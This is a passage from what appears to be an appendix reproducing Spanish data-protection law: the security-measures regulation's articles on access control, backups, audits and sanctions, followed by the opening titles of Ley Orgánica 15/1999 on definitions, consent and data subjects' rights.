- (c) Funciones y obligaciones del personal.
- (d) Estructura de los ficheros con datos de carácter personal y descripción de los sistemas de información que los tratan.

- (e) Procedimiento de notificación, gestión y respuesta ante las incidencias.
- (f) Los procedimientos de realización de copias de respaldo y de recuperación de los datos.

3. El documento deberá mantenerse en todo momento actualizado y deberá ser revisado siempre que se produzcan cambios en el sistema de información o en la organización.

4 El contenido del documento deberá adecuarse, en todo momento, a las disposiciones vigentes en materia de seguridad de los datos de carácter personal.

Artículo 9. Funciones y obligaciones del personal.

1. Las funciones y obligaciones de cada una de las personas con acceso a los datos de carácter personal y a los sistemas de información estarán claramente definidas y documentadas, de acuerdo con lo previsto en el artículo 8.2.(c).

2. El responsable del fichero adoptará las medidas necesarias para que el personal conozca las normas de seguridad que afecten al desarrollo de sus funciones así como las consecuencias en que pudiera incurrir en caso de incumplimiento.

Artículo 10. Registro de incidencias.

El procedimiento de notificación y gestión de incidencias contendrá necesariamente un registro en el que se haga constar el tipo de incidencia, el momento en que se ha producido, la persona que realiza la notificación, a quién se le comunica y los efectos que se hubieran derivado de la misma.

Artículo 11. Identificación y autenticación.

1. El responsable del fichero se encargará de que exista una relación actualizada de usuarios que tengan acceso al sistema de información y de establecer procedimientos de identificación y autenticación para dicho acceso.

2. Cuando el mecanismo de autenticación se base en la existencia de contraseñas existirá un procedimiento de asignación, distribución y almacenamiento que garantice su confidencialidad e integridad.

3. Las contraseñas se cambiarán con la periodicidad que se determine en el documento de seguridad y mientras estén vigentes se almacenarán de forma ininteligible.

Artículo 12. Control de acceso.

1. Los usuarios tendrán acceso autorizado únicamente a aquellos datos y recursos que precisen para el desarrollo de sus funciones.

2. El responsable del fichero establecerá mecanismos para evitar que un usuario pueda acceder a datos o recursos con derechos distintos de los autorizados.

3. La relación de usuarios a la que se refiere el artículo 11.1 de este Reglamento contendrá los derechos de acceso autorizados para cada uno de ellos.

4. Exclusivamente el personal autorizado para ello en el documento de seguridad podrá conceder, alterar o anular el acceso autorizado sobre los datos y recursos, conforme a los criterios establecidos por el responsable del fichero.

Artículo 13. Gestión de soportes.

1. Los soportes informáticos que contengan datos de carácter personal deberán permitir identificar el tipo de información que contienen, ser inventariados y almacenarse en un lugar con acceso restringido al personal autorizado para ello en el documento de seguridad.

2. La salida de soportes informáticos que contengan datos de carácter personal, fuera de los locales en que esté ubicado el fichero, únicamente podrá ser autorizada por el responsable del fichero.

Artículo 14. Copias de respaldo y recuperación

1. El responsable de fichero se encargará de verificar la definición y correcta aplicación de los procedimientos de realización de copias de respaldo y de recuperación de los datos.

2. Los procedimientos establecidos para la realización de copias de respaldo y para la recuperación de los datos deberá garantizar su reconstrucción en el estado en que se encontraban al tiempo de producirse la pérdida o destrucción.

3. Deberán realizarse copias de respaldo, al menos semanalmente, salvo que en dicho período no se hubiera producido ninguna actualización de los datos.

CAPÍTULO III Medidas de seguridad de nivel medio

Artículo 15. Documento de seguridad.

El documento de seguridad deberá contener, además de lo dispuesto en el artículo 8 del presente Reglamento, la identificación del responsable o responsables de seguridad, los controles periódicos que se deban realizar para verificar el cumplimiento de lo dispuesto en el propio documento y las medidas que sea necesario adoptar cuando un soporte vaya a ser desecharo o reutilizado.

Artículo 16. Responsable de seguridad.

El responsable del fichero designará uno o varios responsables de seguridad encargados de coordinar y controlar las medidas definidas en el documento de seguridad. En ningún caso esta designación supone una delegación de la responsabilidad que corresponde al responsable del fichero de acuerdo con este Reglamento.

Artículo 17. Auditoría.

1. Los sistemas de información e instalaciones de tratamiento de datos se someterán a una auditoría interna o externa, que verifique el cumplimiento del presente Reglamento, de los procedimientos e instrucciones vigentes en materia de seguridad de datos, al menos, cada dos años.

2. El informe de auditoría deberá dictaminar sobre la adecuación de las medidas y controles al presente Reglamento, identificar sus deficiencias y proponer las medidas correctoras o complementarias necesarias. Deberá, igualmente, incluir los datos, hechos y observaciones en que se basen los dictámenes alcanzados y recomendaciones propuestas.

3. Los informes de auditoría serán analizados por el responsable de seguridad competente, que elevará las conclusiones al responsable del fichero para que adopte las medidas correctoras adecuadas y quedarán a disposición de la Agencia de Protección de Datos.

Artículo 18. Identificación y autenticación.

1. El responsable del fichero establecerá un mecanismo que permita la identificación de forma inequívoca y personalizado de todo aquel usuario que intente acceder al sistema de información y la verificación de que está autorizado.

2. Se limitará la posibilidad de intentar reiteradamente el acceso no autorizado al sistema de información.

Artículo 19. Control de acceso físico.

Exclusivamente el personal autorizado en el documento de seguridad podrá tener acceso a los locales donde se encuentren los sistemas de información con datos de carácter personal.

Artículo 20. Gestión de soportes.

1. Deberá establecerse un sistema de registro de entrada de soportes informáticos que permita, directa o indirectamente, conocer el tipo de soporte, la fecha y hora, el emisor, el número de soportes, el tipo de información que contienen, la forma de envío y la persona responsable de la recepción que deberá estar debidamente autorizada.

2. Igualmente, se dispondrá de un sistema de registro de salida de soportes informáticos que permita, directa o indirectamente, conocer el tipo de soporte, la fecha y hora, el destinatario, el número de soportes, el tipo de información que contienen, la forma de envío y la persona responsable de la entrega que deberá estar debidamente autorizada.

3. Cuando un soporte vaya a ser desecharo o reutilizado, se adoptarán las medidas necesarias para impedir cualquier recuperación posterior de la información almacenada en él, previamente a que se proceda a su baja en el inventario.

4. Cuando los soportes vayan a salir fuera de los locales en que encuentren ubicados los ficheros como consecuencia de operaciones de mantenimiento, se adoptarán las medidas necesarias para impedir cualquier recuperación indebida de la información almacenada en ellos.

Artículo 21. Registro de incidencias.

1. En el registro regulado en el artículo 10 deberán consignarse, además los procedimientos realizados de recuperación de los datos, indicando la persona que ejecutó el proceso, los datos restaurados y, en su caso, qué datos ha sido necesario grabar manualmente en el proceso de recuperación.

2. Será necesaria la autorización por escrito del responsable del fichero para la ejecución de los procedimientos de recuperación de los datos.

Artículo 22. Pruebas con datos reales.

Las pruebas anteriores a la implantación o modificación de los sistemas de información que traten ficheros con datos de carácter personal no se realizarán con datos reales, salvo que se asegure el nivel de seguridad correspondiente al tipo de fichero tratado.

CAPÍTULO IV

Medidas de seguridad de nivel alto

Artículo 23. Distribución de soportes.

La distribución de los soportes que contengan datos de carácter personal se realizará cifrando dichos datos o bien utilizando cualquier otro mecanismo que garantice que dicha información no sea inteligible ni manipulada durante su transporte.

Artículo 24. Registro de accesos.

1. De cada acceso se guardarán, como mínimo, la identificación del usuario, la fecha y hora en que se realizó, el fichero accedido, el tipo de acceso y si ha sido autorizado o denegado.

2. En el caso de que el acceso haya sido autorizado, será preciso guardar la información que permita identificar el registro accedido.

3. Los mecanismos que permiten el registro de los datos detallados en los párrafos anteriores estarán bajo el control directo del responsable de seguridad sin que se deba permitir, en ningún caso, la desactivación de los mismos.

4. El periodo mínimo de conservación de los datos registrados será de dos años.

5. El responsable de seguridad competente se encargará de revisar periódicamente la información de control registrada y elaborará un informe de las revisiones realizadas y los problemas detectados

al menos una vez al mes.

Artículo 25. Copias de respaldo y recuperación.

Deberá conservarse una copia de respaldo y de los procedimientos de recuperación de los datos en un lugar diferente de aquél en que se encuentren los equipos informáticos que los tratan cumpliendo en todo caso, las medidas de seguridad exigidas en este Reglamento.

Artículo 26. Telecomunicaciones.

La transmisión de datos de carácter personal a través de redes de telecomunicaciones se realizará cifrando dichos datos o bien utilizando cualquier otro mecanismo que garantice que la información no sea inteligible ni manipulada por terceros.

CAPÍTULO V

Infracciones y sanciones

Artículo 27. Infracciones y sanciones.

1. El incumplimiento de las medidas de seguridad descritas en el presente Reglamento será sancionado de acuerdo con lo establecido en los artículos 43 y 44 de la Ley Orgánica 5/1992, cuando se trate de ficheros de titularidad privada.

El procedimiento a seguir para la imposición de la sanción a la que se refiere el párrafo anterior será el establecido en el Real Decreto 1332/1994, de 20 de junio, por el que se desarrollan determinados aspectos de la Ley Orgánica 5/1992, de 29 de octubre, de Regulación del Tratamiento Automatizado de los Datos de Carácter Personal.

2. Cuando se trate de ficheros de los que sean responsables las Administraciones Públicas se estará, en cuanto al procedimiento y a las sanciones, a lo dispuesto en el artículo 45 de la Ley Orgánica 5/1992.

Artículo 28. Responsables.

Los responsables del fichero, sujetos al régimen sancionador de la Ley Orgánica 5/1992, deberán adoptar las medidas de índole técnica y organizativas necesarias que garanticen la seguridad de los datos de carácter personal en los términos establecidos en el presente Reglamento.

CAPÍTULO VI

Competencias del Director de la Agencia de Protección de Datos

Artículo 29. Competencias del Director de la Agencia de Protección de Datos.

El Director de la Agencia de Protección de Datos podrá, de conformidad con lo establecido en el artículo 36 de la Ley Orgánica 5/1992:

- 1.- Dictar, en su caso y sin perjuicio de las competencias de otros órganos, las instrucciones precisas para adecuar los tratamientos automatizados a los principios de la Ley Orgánica 5/1992.
- 2.- Ordenar la cesación de los tratamientos de datos de carácter personal y la cancelación de los ficheros cuando no se cumplan las medidas de seguridad previstas en el presente Reglamento.

Disposición transitoria única. Plazos de implantación de las medidas.

En el caso de sistemas de información que se encuentren en funcionamiento a la entrada en vigor del presente Reglamento, las medidas de seguridad de nivel básico previstas en el presente Reglamento deberán implantarse en el plazo de seis meses desde su entrada en vigor, las de nivel medio en el plazo de un año y las de nivel alto en el plazo de dos años.

Cuando los sistemas de información que se encuentren en funcionamiento no permitan tecnológicamente

la implantación de alguna de las medidas de seguridad previstas en el presente Reglamento, la adecuación de dichos sistemas y la implantación de las medidas de seguridad deberán realizarse en el plazo máximo de tres años a contar desde la entrada en vigor del presente Reglamento.

B.3 Ley Orgánica de Protección de Datos

TÍTULO I Disposiciones generales

Artículo 1. Objeto.

La presente Ley Orgánica tiene por objeto garantizar y proteger, en lo que concierne al tratamiento de los datos personales, las libertades públicas y los derechos fundamentales de las personas físicas, y especialmente de su honor e intimidad personal y familiar.

Artículo 2. Ámbito de aplicación.

1. La presente Ley Orgánica será de aplicación a los datos de carácter personal registrados en soporte físico que los haga susceptibles de tratamiento, y a toda modalidad de uso posterior de estos datos por los sectores público y privado.

Se regirá por la presente Ley Orgánica todo tratamiento de datos de carácter personal:

- (a) Cuando el tratamiento sea efectuado en territorio español en el marco de las actividades de un establecimiento del responsable del tratamiento.
- (b) Cuando al responsable del tratamiento no establecido en territorio español, le sea de aplicación la legislación española en aplicación de normas de Derecho Internacional público.
- (c) Cuando el responsable del tratamiento no esté establecido en territorio de la Unión Europea y utilice en el tratamiento de datos medios situados en territorio español, salvo que tales medios se utilicen únicamente con fines de tránsito.

2. El régimen de protección de los datos de carácter personal que se establece en la presente Ley Orgánica no será de aplicación:

- (a) A los ficheros mantenidos por personas físicas en el ejercicio de actividades exclusivamente personales o domésticas.
- (b) A los ficheros sometidos a la normativa sobre protección de materias clasificadas.
- (c) A los ficheros establecidos para la investigación del terrorismo y de formas graves de delincuencia organizada. No obstante, en estos supuestos el responsable del fichero comunicará previamente la existencia del mismo, sus características generales y su finalidad a la Agencia de Protección de Datos.

3. Se regirán por sus disposiciones específicas, y por lo especialmente previsto, en su caso, por esta Ley Orgánica los siguientes tratamientos de datos personales:

- (a) Los ficheros regulados por la legislación de régimen electoral.
- (b) Los que sirvan a fines exclusivamente estadísticos, y estén amparados por la legislación estatal o autonómica sobre la función estadística pública.
- (c) Los que tengan por objeto el almacenamiento de los datos contenidos en los informes personales de calificación a que se refiere la legislación del Régimen del personal de las Fuerzas Armadas.
- (d) Los derivados del Registro Civil y del Registro Central de penados y rebeldes.
- (e) Los procedentes de imágenes y sonidos obtenidos mediante la utilización de videocámaras por las Fuerzas y Cuerpos de Seguridad, de conformidad con la legislación sobre la materia.

⁰Ley Orgánica 15/1999, de 13 de diciembre, de Protección de Datos de Carácter Personal.

Artículo 3. Definiciones.

A los efectos de la presente Ley Orgánica se entenderá por:

- (a) Datos de carácter personal: Cualquier información concerniente a personas físicas identificadas o identificables.
- (b) Fichero: Todo conjunto organizado de datos de carácter personal, cualquiera que fuere la forma o modalidad de su creación, almacenamiento, organización y acceso.
- (c) Tratamiento de datos: Operaciones y procedimientos técnicos de carácter automatizado o no, que permitan la recogida, grabación, conservación, elaboración, modificación, bloqueo y cancelación, así como las cesiones de datos que resulten de comunicaciones, consultas, interconexiones y transferencias.
- (d) Responsable del fichero o tratamiento: Persona física o jurídica, de naturaleza pública o privada, u órgano administrativo, que decida sobre la finalidad, contenido y uso del tratamiento.
- (e) Afectado o interesado: Persona física titular de los datos que sean objeto del tratamiento a que se refiere el apartado c) del presente artículo.
- (f) Procedimiento de disociación: Todo tratamiento de datos personales de modo que la información que se obtenga no pueda asociarse a persona identificada o identificable.
- (g) Encargado del tratamiento: La persona física o jurídica, autoridad pública, servicio o cualquier otro organismo que, solo o conjuntamente con otros, trate datos personales por cuenta del responsable del tratamiento.
- (h) Consentimiento del interesado: Toda manifestación de voluntad, libre, inequívoca, específica e informada, mediante la que el interesado consienta el tratamiento de datos personales que le conciernen.
- (i) Cesión o comunicación de datos: Toda revelación de datos realizada a una persona distinta del interesado.
- (j) Fuentes accesibles al público: Aquellos ficheros cuya consulta puede ser realizada por cualquier persona, no impedida por una norma limitativa, o sin más exigencia que, en su caso, el abono de una contraprestación. Tienen la consideración de fuentes de acceso público, exclusivamente, el censo promocional, los repertorios telefónicos en los términos previstos por su normativa específica y las listas de personas pertenecientes a grupos de profesionales que contengan únicamente los datos de nombre, título, profesión, actividad, grado académico, dirección e indicación de su pertenencia al grupo. Asimismo, tienen el carácter de fuentes de acceso público, los Diarios y Boletines oficiales y los medios de comunicación.

TÍTULO II

Principios de la protección de datos

Artículo 4. Calidad de los datos.

1. Los datos de carácter personal sólo se podrán recoger para su tratamiento, así como someterlos a dicho tratamiento, cuando sean adecuados, pertinentes y no excesivos en relación con el ámbito y las finalidades determinadas, explícitas y legítimas para las que se hayan obtenido.

2. Los datos de carácter personal objeto de tratamiento no podrán usarse para finalidades incompatibles con aquellas para las que los datos hubieran sido recogidos. No se considerará incompatible el tratamiento posterior de éstos con fines históricos, estadísticos o científicos.

3. Los datos de carácter personal serán exactos y puestos al día de forma que respondan con veracidad a la situación actual del afectado.

4. Si los datos de carácter personal registrados resultaran ser inexactos, en todo o en parte, o incompletos, serán cancelados y sustituidos de oficio por los correspondientes datos rectificados o completados, sin perjuicio de las facultades que a los afectados reconoce el artículo 16.

5. Los datos de carácter personal serán cancelados cuando hayan dejado de ser necesarios o pertinentes para la finalidad para la cual hubieran sido recabados o registrados.

No serán conservados en forma que permita la identificación del interesado durante un período superior al necesario para los fines en base a los cuales hubieran sido recabados o registrados.

Reglamentariamente se determinará el procedimiento por el que, por excepción, atendidos los valores históricos, estadísticos o científicos de acuerdo con la legislación específica, se decida el mantenimiento íntegro de determinados datos.

6. Los datos de carácter personal serán almacenados de forma que permitan el ejercicio del derecho de acceso, salvo que sean legalmente cancelados.

7. Se prohíbe la recogida de datos por medios fraudulentos, desleales o ilícitos.

Artículo 5. Derecho de información en la recogida de datos.

1. Los interesados a los que se soliciten datos personales deberán ser previamente informados de modo expreso, preciso e inequívoco:

- (a) De la existencia de un fichero o tratamiento de datos de carácter personal, de la finalidad de la recogida de éstos y de los destinatarios de la información.
- (b) Del carácter obligatorio o facultativo de su respuesta a las preguntas que les sean planteadas.
- (c) De las consecuencias de la obtención de los datos o de la negativa a suministrarllos.
- (d) De la posibilidad de ejercitar los derechos de acceso, rectificación, cancelación y oposición.
- (e) De la identidad y dirección del responsable del tratamiento o, en su caso, de su representante.

Cuando el responsable del tratamiento no esté establecido en el territorio de la Unión Europea y utilice en el tratamiento de datos medios situados en territorio español, deberá designar, salvo que tales medios se utilicen con fines de tránsito, un representante en España, sin perjuicio de las acciones que pudieran emprenderse contra el propio responsable del tratamiento.

2. Cuando se utilicen cuestionarios u otros impresos para la recogida, figurarán en los mismos, en forma claramente legible, las advertencias a que se refiere el apartado anterior.

3. No será necesaria la información a que se refieren las letras b), c) y d) del apartado 1 si el contenido de ella se deduce claramente de la naturaleza de los datos personales que se solicitan o de las circunstancias en que se recaban.

4. Cuando los datos de carácter personal no hayan sido recabados del interesado, éste deberá ser informado de forma expresa, precisa e inequívoca, por el responsable del fichero o su representante, dentro de los tres meses siguientes al momento del registro de los datos, salvo que ya hubiera sido informado con anterioridad, del contenido del tratamiento, de la procedencia de los datos, así como de lo previsto en las letras a), d) y e) del apartado 1 del presente artículo.

5. No será de aplicación lo dispuesto en el apartado anterior cuando expresamente una Ley lo prevea, cuando el tratamiento tenga fines históricos, estadísticos o científicos, o cuando la información al interesado resulte imposible o exija esfuerzos desproporcionados, a criterio de la Agencia de Protección de Datos o del organismo autonómico equivalente, en consideración al número de interesados, a la antigüedad de los datos y a las posibles medidas compensatorias.

Asimismo, tampoco regirá lo dispuesto en el apartado anterior cuando los datos procedan de fuentes

accesibles al público y se destinen a la actividad de publicidad o prospección comercial, en cuyo caso, en cada comunicación que se dirija al interesado se le informará del origen de los datos y de la identidad del responsable del tratamiento así como de los derechos que le asisten.

Artículo 6. Consentimiento del afectado.

1. El tratamiento de los datos de carácter personal requerirá el consentimiento inequívoco del afectado, salvo que la Ley disponga otra cosa.

2. No será preciso el consentimiento cuando los datos de carácter personal se recojan para el ejercicio de las funciones propias de las Administraciones Pùblicas en el ámbito de sus competencias; cuando se refieran a las partes de un contrato o precontrato de una relación negocial, laboral o administrativa y sean necesarios para su mantenimiento o cumplimiento; cuando el tratamiento de los datos tenga por finalidad proteger un interés vital del interesado en los términos del artículo 7, apartado 6 de la presente Ley, o cuando los datos figuren en fuentes accesibles al público y su tratamiento sea necesario para la satisfacción del interés legítimo perseguido por el responsable del fichero o por el del tercero a quien se comuniquen los datos, siempre que no se vulneren los derechos y libertades fundamentales del interesado.

3. El consentimiento a que se refiere el artículo podrá ser revocado cuando exista causa justificada para ello y no se le atribuyan efectos retroactivos.

4. En los casos en los que no sea necesario el consentimiento del afectado para el tratamiento de los datos de carácter personal, y siempre que una Ley no disponga lo contrario, éste podrá oponerse a su tratamiento cuando existan motivos fundados y legítimos relativos a una concreta situación personal. En tal supuesto, el responsable del fichero excluirá del tratamiento los datos relativos al afectado.

Artículo 7. Datos especialmente protegidos.

1. De acuerdo con lo establecido en el apartado 2 del artículo 16 de la Constitución, nadie podrá ser obligado a declarar sobre su ideología, religión o creencias.

Cuando en relación con estos datos se proceda a recabar el consentimiento a que se refiere el apartado siguiente, se advertirá al interesado acerca de su derecho a no prestarlo.

2. Sólo con el consentimiento expreso y por escrito del afectado podrán ser objeto de tratamiento los datos de carácter personal que revelen la ideología, afiliación sindical, religión y creencias. Se exceptúan los ficheros mantenidos por los partidos políticos, sindicatos, iglesias, confesiones o comunidades religiosas y asociaciones, fundaciones y otras entidades sin ánimo de lucro, cuya finalidad sea política, filosófica, religiosa o sindical, en cuanto a los datos relativos a sus asociados o miembros, sin perjuicio de que la cesión de dichos datos precisará siempre el previo consentimiento del afectado.

3. Los datos de carácter personal que hagan referencia al origen racial, a la salud y a la vida sexual sólo podrán ser recabados, tratados y cedidos cuando, por razones de interés general, así lo disponga una Ley o el afectado consienta expresamente.

4. Quedan prohibidos los ficheros creados con la finalidad exclusiva de almacenar datos de carácter personal que revelen la ideología, afiliación sindical, religión, creencias, origen racial o étnico, o vida sexual.

5. Los datos de carácter personal relativos a la comisión de infracciones penales o administrativas sólo podrán ser incluidos en ficheros de las Administraciones Pùblicas competentes en los supuestos previstos en las respectivas normas reguladoras.

6. No obstante lo dispuesto en los apartados anteriores podrán ser objeto de tratamiento los datos de carácter personal a que se refieren los apartados 2 y 3 de este artículo, cuando dicho

tratamiento resulte necesario para la prevención o para el diagnóstico médicos, la prestación de asistencia sanitaria o tratamientos médicos o la gestión de servicios sanitarios, siempre que dicho tratamiento de datos se realice por un profesional sanitario sujeto al secreto profesional o por otra persona sujeta asimismo a una obligación equivalente de secreto.

También podrán ser objeto de tratamiento los datos a que se refiere el párrafo anterior cuando el tratamiento sea necesario para salvaguardar el interés vital del afectado o de otra persona, en el supuesto de que el afectado esté física o jurídicamente incapacitado para dar su consentimiento.

Artículo 8. Datos relativos a la salud.

Sin perjuicio de lo que se dispone en el artículo 11 respecto de la cesión, las instituciones y los centros sanitarios públicos y privados y los profesionales correspondientes podrán proceder al tratamiento de los datos de carácter personal relativos a la salud de las personas que a ellos acudan o hayan de ser tratados en los mismos, de acuerdo con lo dispuesto en la legislación estatal o autonómica sobre sanidad.

Artículo 9. Seguridad de los datos.

1. El responsable del fichero, y, en su caso, el encargado del tratamiento, deberán adoptar las medidas de índole técnica y organizativas necesarias que garanticen la seguridad de los datos de carácter personal y eviten su alteración, pérdida, tratamiento o acceso no autorizado, habida cuenta del estado de la tecnología, la naturaleza de los datos almacenados y los riesgos a que están expuestos, ya provengan de la acción humana o del medio físico o natural.

2. No se registrarán datos de carácter personal en ficheros que no reúnan las condiciones que se determinen por vía reglamentaria con respecto a su integridad y seguridad y a las de los centros de tratamiento, locales, equipos, sistemas y programas.

3. Reglamentariamente se establecerán los requisitos y condiciones que deban reunir los ficheros y las personas que intervengan en el tratamiento de los datos a que se refiere el artículo 7 de esta Ley.

Artículo 10. Deber de secreto.

El responsable del fichero y quienes intervengan en cualquier fase del tratamiento de los datos de carácter personal están obligados al secreto profesional respecto de los mismos y al deber de guardarlos, obligaciones que subsistirán aun después de finalizar sus relaciones con el titular del fichero o, en su caso, con el responsable del mismo.

Artículo 11. Comunicación de datos.

1. Los datos de carácter personal objeto del tratamiento sólo podrán ser comunicados a un tercero para el cumplimiento de fines directamente relacionados con las funciones legítimas del cedente y del cesionario con el previo consentimiento del interesado.

2. El consentimiento exigido en el apartado anterior no será preciso:

- (a) Cuando la cesión está autorizada en una Ley.
- (b) Cuando se trate de datos recogidos de fuentes accesibles al público.
- (c) Cuando el tratamiento responda a la libre y legítima aceptación de una relación jurídica cuyo desarrollo, cumplimiento y control implique necesariamente la conexión de dicho tratamiento con ficheros de terceros. En este caso la comunicación sólo será legítima en cuanto se limite a la finalidad que la justifique.
- (d) Cuando la comunicación que deba efectuarse tenga por destinatario al Defensor del Pueblo, el Ministerio Fiscal o los Jueces o Tribunales o el Tribunal de Cuentas, en el ejercicio de las

funciones que tiene atribuidas. Tampoco será preciso el consentimiento cuando la comunicación tenga como destinatario a instituciones autonómicas con funciones análogas al Defensor del Pueblo o al Tribunal de Cuentas.

- (e) Cuando la cesión se produzca entre Administraciones Públicas y tenga por objeto el tratamiento posterior de los datos con fines históricos, estadísticos o científicos.
- (f) Cuando la cesión de datos de carácter personal relativos a la salud sea necesaria para solucionar una urgencia que requiera acceder a un fichero o para realizar los estudios epidemiológicos en los términos establecidos en la legislación sobre sanidad estatal o autonómica.

3. Será nulo el consentimiento para la comunicación de los datos de carácter personal a un tercero cuando la información que se facilite al interesado no le permita conocer la finalidad a que destinarán los datos cuya comunicación se autoriza o el tipo de actividad de aquél a quien se pretenden comunicar.

4. El consentimiento para la comunicación de los datos de carácter personal tiene también un carácter de revocable.

5. Aquél a quien se comuniquen los datos de carácter personal se obliga, por el solo hecho de la comunicación, a la observancia de las disposiciones de la presente Ley.

6. Si la comunicación se efectúa previo procedimiento de disociación, no será aplicable lo establecido en los apartados anteriores.

Artículo 12. Acceso a los datos por cuenta de terceros.

1. No se considerará comunicación de datos el acceso de un tercero a los datos cuando dicho acceso sea necesario para la prestación de un servicio al responsable del tratamiento.

2. La realización de tratamientos por cuenta de terceros deberá estar regulada en un contrato que deberá constar por escrito o en alguna otra forma que permita acreditar su celebración y contenido, estableciéndose expresamente que el encargado del tratamiento únicamente tratará los datos conforme a las instrucciones del responsable del tratamiento, que no los aplicará o utilizará con fin distinto al que figure en dicho contrato, ni los comunicará, ni siquiera para su conservación, a otras personas.

En el contrato se estipularán, asimismo, las medidas de seguridad a que se refiere el artículo 9 de esta Ley que el encargado del tratamiento está obligado a implementar.

3. Una vez cumplida la prestación contractual, los datos de carácter personal deberán ser destruidos o devueltos al responsable del tratamiento, al igual que cualquier soporte o documentos en que conste algún dato de carácter personal objeto del tratamiento.

4. En el caso de que el encargado del tratamiento destine los datos a otra finalidad, los comunique o los utilice incumpliendo las estipulaciones del contrato, será considerado, también, responsable del tratamiento, respondiendo de las infracciones en que hubiera incurrido personalmente.

TÍTULO III

Derechos de las personas

Artículo 13. Impugnación de valoraciones.

1. Los ciudadanos tienen derecho a no verse sometidos a una decisión con efectos jurídicos, sobre ellos o que les afecte de manera significativa, que se base únicamente en un tratamiento de datos destinados a evaluar determinados aspectos de su personalidad.

2. El afectado podrá impugnar los actos administrativos o decisiones privadas que impliquen una valoración de su comportamiento, cuyo único fundamento sea un tratamiento de datos de carácter personal que ofrezca una definición de sus características o personalidad.

3. En este caso, el afectado tendrá derecho a obtener información del responsable del fichero sobre los criterios de valoración y el programa utilizados en el tratamiento que sirvió para adoptar la decisión en que consistió el acto.

4. La valoración sobre el comportamiento de los ciudadanos basada en un tratamiento de datos, únicamente podrá tener valor probatorio a petición del afectado.

Artículo 14. Derecho de Consulta al Registro General de Protección de Datos.

Cualquier persona podrá conocer, recabando a tal fin la información oportuna del Registro General de Protección de Datos, la existencia de tratamientos de datos de carácter personal, sus finalidades y la identidad del responsable del tratamiento. El Registro General será de consulta pública y gratuita.

Artículo 15. Derecho de acceso.

1. El interesado tendrá derecho a solicitar y obtener gratuitamente información de sus datos de carácter personal sometidos a tratamiento, el origen de dichos datos así como las comunicaciones realizadas o que se prevén hacer de los mismos.

2. La información podrá obtenerse mediante la mera consulta de los datos por medio de su visualización, o la indicación de los datos que son objeto de tratamiento mediante escrito, copia, telecopia o fotocopia, certificada o no, en forma legible e inteligible, sin utilizar claves o códigos que requieran el uso de dispositivos mecánicos específicos.

3. El derecho de acceso a que se refiere este artículo sólo podrá ser ejercitado a intervalos no inferiores a doce meses, salvo que el interesado acredite un interés legítimo al efecto, en cuyo caso podrá ejercitarlo antes.

Artículo 16. Derecho de rectificación y cancelación.

1. El responsable del tratamiento tendrá la obligación de hacer efectivo el derecho de rectificación o cancelación del interesado en el plazo de diez días.

2. Serán rectificados o cancelados, en su caso, los datos de carácter personal cuyo tratamiento no se ajuste a lo dispuesto en la presente Ley y, en particular, cuando tales datos resulten inexactos o incompletos.

3. La cancelación dará lugar al bloqueo de los datos, conservándose únicamente a disposición de las Administraciones Públicas, Jueces y Tribunales, para la atención de las posibles responsabilidades nacidas del tratamiento, durante el plazo de prescripción de éstas.

Cumplido el citado plazo deberá procederse a la supresión.

4. Si los datos rectificados o cancelados hubieran sido comunicados previamente, el responsable del tratamiento deberá notificar la rectificación o cancelación efectuada a quien se hayan comunicado, en el caso de que se mantenga el tratamiento por este último, que deberá también proceder a la cancelación.

5. Los datos de carácter personal deberán ser conservados durante los plazos previstos en las disposiciones aplicables o, en su caso, en las relaciones contractuales entre la persona o entidad responsable del tratamiento y el interesado.

Artículo 17. Procedimiento de oposición, acceso, rectificación o cancelación.

1. Los procedimientos para ejercitar el derecho de oposición, acceso, así como los de rectificación y cancelación serán establecidos reglamentariamente.

2. No se exigirá contraprestación alguna por el ejercicio de los derechos de oposición, acceso, rectificación o cancelación.

Artículo 18. Tutela de los derechos.

1. Las actuaciones contrarias a lo dispuesto en la presente Ley pueden ser objeto de reclamación por los interesados ante la Agencia de Protección de Datos, en la forma que reglamentariamente se determine.

2. El interesado al que se deniegue, total o parcialmente, el ejercicio de los derechos de oposición, acceso, rectificación o cancelación, podrá ponerlo en conocimiento de la Agencia de Protección de Datos o, en su caso, del Organismo competente de cada Comunidad Autónoma, que deberá asegurarse de la procedencia o improcedencia de la denegación.

3. El plazo máximo en que debe dictarse la resolución expresa de tutela de derechos será de seis meses.

4. Contra las resoluciones de la Agencia de Protección de Datos procederá recurso contencioso-administrativo.

Artículo 19. Derecho a indemnización.

1. Los interesados que, como consecuencia del incumplimiento de lo dispuesto en la presente Ley por el responsable o el encargado del tratamiento, sufran daño o lesión en sus bienes o derechos tendrán derecho a ser indemnizados.

2. Cuando se trate de ficheros de titularidad pública, la responsabilidad se exigirá de acuerdo con la legislación reguladora del régimen de responsabilidad de las Administraciones Públicas.

3. En el caso de los ficheros de titularidad privada, la acción se ejercitará ante los órganos de la jurisdicción ordinaria.

TÍTULO IV Disposiciones sectoriales

CAPÍTULO PRIMERO. Ficheros de titularidad pública

Artículo 20. Creación, modificación o supresión.

1. La creación, modificación o supresión de los ficheros de las Administraciones Públicas sólo podrán hacerse por medio de disposición general publicada en el ‘Boletín Oficial del Estado’ o diario oficial correspondiente.

2. Las disposiciones de creación o de modificación de ficheros deberán indicar:

- (a) La finalidad del fichero y los usos previstos para el mismo.
- (b) Las personas o colectivos sobre los que se pretenda obtener datos de carácter personal o que resulten obligados a suministrarlos.
- (c) El procedimiento de recogida de los datos de carácter personal.
- (d) La estructura básica del fichero y la descripción de los tipos de datos de carácter personal incluidos en el mismo.
- (e) Las cesiones de datos de carácter personal y, en su caso, las transferencias de datos que se prevean a países terceros.

- (f) Los órganos de las Administraciones responsables del fichero.
- (g) Los servicios o unidades ante los que pudiesen ejercitarse los derechos de acceso, rectificación, cancelación y oposición.
- (h) Las medidas de seguridad con indicación del nivel básico, medio o alto exigible.

3. En las disposiciones que se dicten para la supresión de los ficheros se establecerá el destino de los mismos o, en su caso, las previsiones que se adopten para su destrucción.

Artículo 21. Comunicación de datos entre Administraciones Pùblicas.

1. Los datos de carácter personal recogidos o elaborados por las Administraciones Pùblicas para el desempeño de sus atribuciones no serán comunicados a otras Administraciones Pùblicas para el ejercicio de competencias diferentes o de competencias que versen sobre materias distintas, salvo cuando la comunicación hubiere sido prevista por las disposiciones de creación del fichero o por disposición de superior rango que regule su uso, o cuando la comunicación tenga por objeto el tratamiento posterior de los datos con fines históricos, estadísticos o científicos.

2. Podrán, en todo caso, ser objeto de comunicación los datos de carácter personal que una Administración Pública obtenga o elabore con destino a otra.

